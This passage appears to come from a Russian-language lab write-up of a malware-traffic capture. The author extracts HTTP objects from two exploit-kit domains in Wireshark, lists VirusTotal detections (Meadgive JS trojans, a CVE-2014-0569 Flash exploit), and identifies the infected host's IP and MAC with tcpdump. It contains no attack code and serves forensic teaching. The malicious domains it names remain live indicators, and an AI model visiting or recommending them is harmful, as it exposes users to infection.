
Диаграмма 14. Трафик с сайта stand.trustandprobaterealty.com





С этого сервера пришло множество раздробленных на `TCP` сегменты данных собираемых далее в `HTML` страницы.


**Посмотрим на них подроблее в программе `wireshark`**


Первый потом данные примерно в разрезе времени от `1363` кадра до `1554` , который содержит в контенте архив `gzip`




Следующий ответ `HTML` начинается с кадра `1995` и заканчивается на `2379` содержит файл типа `media`




Последний блок данных от фрейма `2534` и до `2977` также несет медиа-контент


```
[Frame: 2954, payload: 380823-382177 (1355 bytes)]
[Frame: 2955, payload: 382178-383532 (1355 bytes)]
[Frame: 2957, payload: 383533-384887 (1355 bytes)]
[Frame: 2958, payload: 384888-386347 (1460 bytes)]
```

```
File Data
...j$\037F\024?\026....f.p..\003..\024.\005.AX.
```

### Шаг 8. Анализ вредоносных файлов в virustotal.com

Для автоматизации сбора всех вышенайденных архивов и медиа файлов я воспользуюсь штатной утилитой `wireshark` для экспорта объектов: Загружу их в меню `File -> Export Objects -> HTTP...`

И загружу все вышеупомянутые мной файлы с подозрительный сайтов `24corp-shop.com` и `stand.trustandprobaterealty.com`





In [24]:
```
# Файлы с сайта stand.trustandprobaterealty.com
# и 24corp-shop.com назову именами trust-<No.>
# и 24corp-shop-<No.>, где No. - это номер кадра

!ls -l trust-1554 trust-1566 rust-1991 trust-2379 \
    trust-2394 trust-2415 trust-2469 trust-2475 \
    trust-2489 trust-2502 trust-2977 24corp-shop-1074 \
    24corp-shop-1079 24corp-shop-1356
```


```
ls: cannot access 'rust-1991': No such file or directory
-rw-r--r-- 1 evgeny evgeny    890 May 26 18:16 24corp-shop-1074
-rw-r--r-- 1 evgeny evgeny    890 May 26 18:17 24corp-shop-1079
-rw-r--r-- 1 evgeny evgeny  68665 May 26 18:17 24corp-shop-1356
-rw-r--r-- 1 evgeny evgeny 257577 May 26 18:09 trust-1554
-rw-r--r-- 1 evgeny evgeny 255099 May 26 18:11 trust-1566
-rw-r--r-- 1 evgeny evgeny 401811 May 26 18:12 trust-2379
-rw-r--r-- 1 evgeny evgeny   8227 May 26 18:12 trust-2394
-rw-r--r-- 1 evgeny evgeny   8227 May 26 18:13 trust-2415
-rw-r--r-- 1 evgeny evgeny    572 May 26 18:14 trust-2469
-rw-r--r-- 1 evgeny evgeny    572 May 26 18:14 trust-2475
-rw-r--r-- 1 evgeny evgeny  10606 May 26 18:14 trust-2489
-rw-r--r-- 1 evgeny evgeny  10606 May 26 18:15 trust-2502
-rw-r--r-- 1 evgeny evgeny 401811 May 26 18:15 trust-2977
```

Отправлю все эти файлы по очереди на анализ в сервис VirusTotal. Вот те файлы в которых были обнаружены вредоносные программы:

**24corp-shop-1074** - обнаружена вредоносная ссылка в `iframe` которую я находил ранее





**24corp-shop-1079** - то же самое



**24corp-shop-1356** - Угроз не обнаружено

**trust-1554** - Обнаружен вирус Троян




DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 1

Popular threat label trojan.meadgive | Threat categories trojan | Family labels meadgive

Security vendors' analysis — Do you want to automate checks?

| | | | |
|---|---|---|---|
| ALYac | Trojan.GenericKD.4902397 | Arcabit | Trojan.Generic.D4ACDFD |
| Avast | JS:Agent-DJT [Trj] | Avert Labs | JS/Exploit-Meadgive!Heur |
| AVG | JS:Agent-DJT [Trj] | Avira (no cloud) | JS/Meadgive.P.2 |
| Baidu | JS.Trojan.Kryptik.tr | BitDefender | Trojan.GenericKD.4902397 |
| Cynet | Malicious (score: 99) | Emsisoft | Trojan.GenericKD.4902397 (B) |
| eScan | Trojan.GenericKD.4902397 | ESET-NOD32 | JS/Kryptik.ASX |
| Fortinet | JS/Meadgive.KX!tr | GData | Trojan.GenericKD.4902397 |
| Google | Detected | Ikarus | Trojan.JS.Agent |
| Kaspersky | Exploit.JS.Agent.bpm | Kingsoft | Script.Ks.Malware.2967 |
| Lionic | Trojan.HTML.Meadgive.3!c | MAX | Malware (ai Score=100) |
| Microsoft | Exploit:JS/Meadgive.P | NANO-Antivirus | Trojan.Script.ExpKit.fbenub |
| QuickHeal | JS/Meadgive.P | Rising | Exploit.Agent!8.1B (TOPIS:E0:Odr53YAoX… |
| Sangfor Engine Zero | Trojan.Generic-Script.Save.effaa2a2 | Skyhigh (SWG) | BehavesLike.HTML.ExploitBlacole.dr |
| Sophos | Troj/ExpJS-KX | Symantec | Trojan.Gen.NPE |
| Tencent | Heur:Trojan.Script.LS_Gencirc.7052726.0 | Trellix (FireEye) | Trojan.GenericKD.4902397 |
| VIPRE | Trojan.GenericKD.4902397 | WithSecure | Malware.JS/Meadgive.P.2 |
| Xcitium | Exploit.JS.Meadgive.K@5j54qa | ZoneAlarm by Check Point | Exploit.JS.Agent.bpm |

**trust-1566** - Обнаружен вирус Троян



DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 2

Popular threat label trojan.emeka/meadgive | Threat categories trojan | Family labels emeka meadgive


Security vendors' analysis — Do you want to automate checks?

| | | | |
|---|---|---|---|
| ALYac | JS:Trojan.Emeka.165 | Arcabit | JS:Trojan.Emeka.165 |
| Avast | JS:Agent-DJT [Trj] | Avert Labs | JS/Exploit-Meadgive!Heur |
| AVG | JS:Agent-DJT [Trj] | Avira (no cloud) | JS/Meadgive.P.2 |
| Baidu | JS.Trojan.Kryptik.tr | BitDefender | JS:Trojan.Emeka.165 |
| Cynet | Malicious (score: 99) | Emsisoft | JS:Trojan.Emeka.165 (B) |
| eScan | JS:Trojan.Emeka.165 | ESET-NOD32 | JS/Kryptik.ASX |
| Fortinet | JS/Meadgive.KX!tr | GData | JS:Trojan.Emeka.165 |
| Google | Detected | Ikarus | JS.Meadgive |
| Kaspersky | Exploit.JS.Agent.bpm | Kingsoft | Script.Ks.Malware.2967 |
| Lionic | Trojan.HTML.Emeka.3!c | MAX | Malware (ai Score=80) |
| Microsoft | Exploit:JS/Meadgive.P | NANO-Antivirus | Trojan.Script.ExpKit.fbenub |
| QuickHeal | JS/Meadgive.P | Rising | Exploit.Agent!8.1B (TOPIS:E0:Odr53YAoX… |
| Sangfor Engine Zero | Suspicious.Win32.Save.a | Skyhigh (SWG) | BehavesLike.HTML.ExploitBlacole.dr |
| Sophos | Troj/ExpJS-KX | Symantec | Trojan.Gen.NPE |
| Tencent | Heur:Trojan.Script.LS_Gencirc.7052726.0 | Trellix (FireEye) | JS:Trojan.Emeka.165 |
| VIPRE | JS:Trojan.Emeka.165 | ViRobot | JS.Z.Agent.255099.A |
| WithSecure | Malware.JS/Meadgive.P.2 | Xcitium | Exploit.JS.Meadgive.K@5j54qa |
| ZoneAlarm by Check Point | Exploit.JS.Agent.bpm | Acronis (Static ML) | Undetected |

**trust-1991** - Угроз не обнаружено

**trust-2379** - Угроз не обнаружено

**trust-2394** - Обнаружен вредоносный код




DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 10

Popular threat label trojan.exkit/expl | Threat categories trojan | Family labels exkit expl papaka

Security vendors' analysis — Do you want to automate checks?

| | | | |
|---|---|---|---|
| AhnLab-V3 | SWF/Cve-2014-0569 | AliCloud | Exploit:Win/ExKit.G |
| ALYac | Script.SWF.C96 | Arcabit | Script.SWF.C96 |
| Avast | SWF:CVE-2014-0569-A [Expl] | Avert Labs | Exploit-CVE2014-0569 |
| AVG | SWF:CVE-2014-0569-A [Expl] | Avira (no cloud) | EXP/SWF.Agent.sff |
| BitDefender | Script.SWF.C96 | ClamAV | Swf.Exploit.Rig-7 |
| Cynet | Malicious (score: 99) | DrWeb | Exploit.CVE-2014-0569.1 |
| Emsisoft | Script.SWF.C96 (B) | eScan | Script.SWF.C96 |
| ESET-NOD32 | SWF/Exploit.ExKit.G | GData | Script.SWF.C96 |
| Google | Detected | Ikarus | Exploit.SWF |
| Kaspersky | Exploit.SWF.Papaka.a | Lionic | Trojan.SWF.ExKit.3!c |
| MAX | Malware (ai Score=100) | Microsoft | Trojan:Win32/Ceevee |
| NANO-Antivirus | Exploit.Swf.CVE20140569.dxkqyf | QuickHeal | Exp.SWF.CVE-2014-0569 |
| Skyhigh (SWG) | BehavesLike.Flash.Exploit.ll | Symantec | Trojan.Gen.2 |
| Tencent | Win32.Exploit.Swf.Ahyp | Trellix (FireEye) | Script.SWF.C96 |
| TrendMicro | TROJ_EXKIT.B | TrendMicro-HouseCall | TROJ_EXKIT.B |
| Varist | SWF/Exploit | VIPRE | Script.SWF.C96 |
| VirIT | Trojan.SWF.Expl.HG | ViRobot | SWF.S.Exploit.8227 |
| WithSecure | Exploit.EXP/SWF.Agent.sff | Xcitium | Malware@#29637458r765x |
| Zillya | Exploit.Papaka.Script.1 | ZoneAlarm by Check Point | Exploit.SWF.Papaka.a |


**trust-2415** - Обнаружен вредоносный код




**trust-2469** - Угроз не обнаружено

**trust-2475** - Угроз не обнаружено

**trust-2489** - Обнаружен вирус Троян




## Шаг 9. Ответы на вопросы

**Вопрос 1: Каков IP-адрес зараженного узла?**

Все пакеты с вредоносным трафиком были направлены на хост ***172.16.165.165***.

**Вопрос 2: Каков MAC-адрес зараженного узла?**

In [25]:
```
# Ключ ***-e*** утилиты tcpdump выводит заголовки ethernet.

!tcpdump 'src host 172.16.165.165' -r var1.pcap -e | head -1
```


```
reading from file var1.pcap, link-type EN10MB (Ethernet), snapshot length 65535
10:11:49.768188 f0:19:af:02:9b:f1 (oui Unknown) > 00:50:56:f3:ca:52 (oui Unknown), ethertype IPv4 (0x0800), leng
th 811: 172.16.165.165.49435 > 131.253.61.84.https: Flags [P.], seq 1385503808:1385504565, ack 17278809, win 634
81, length 757
tcpdump: Unable to write output: Broken pipe
```

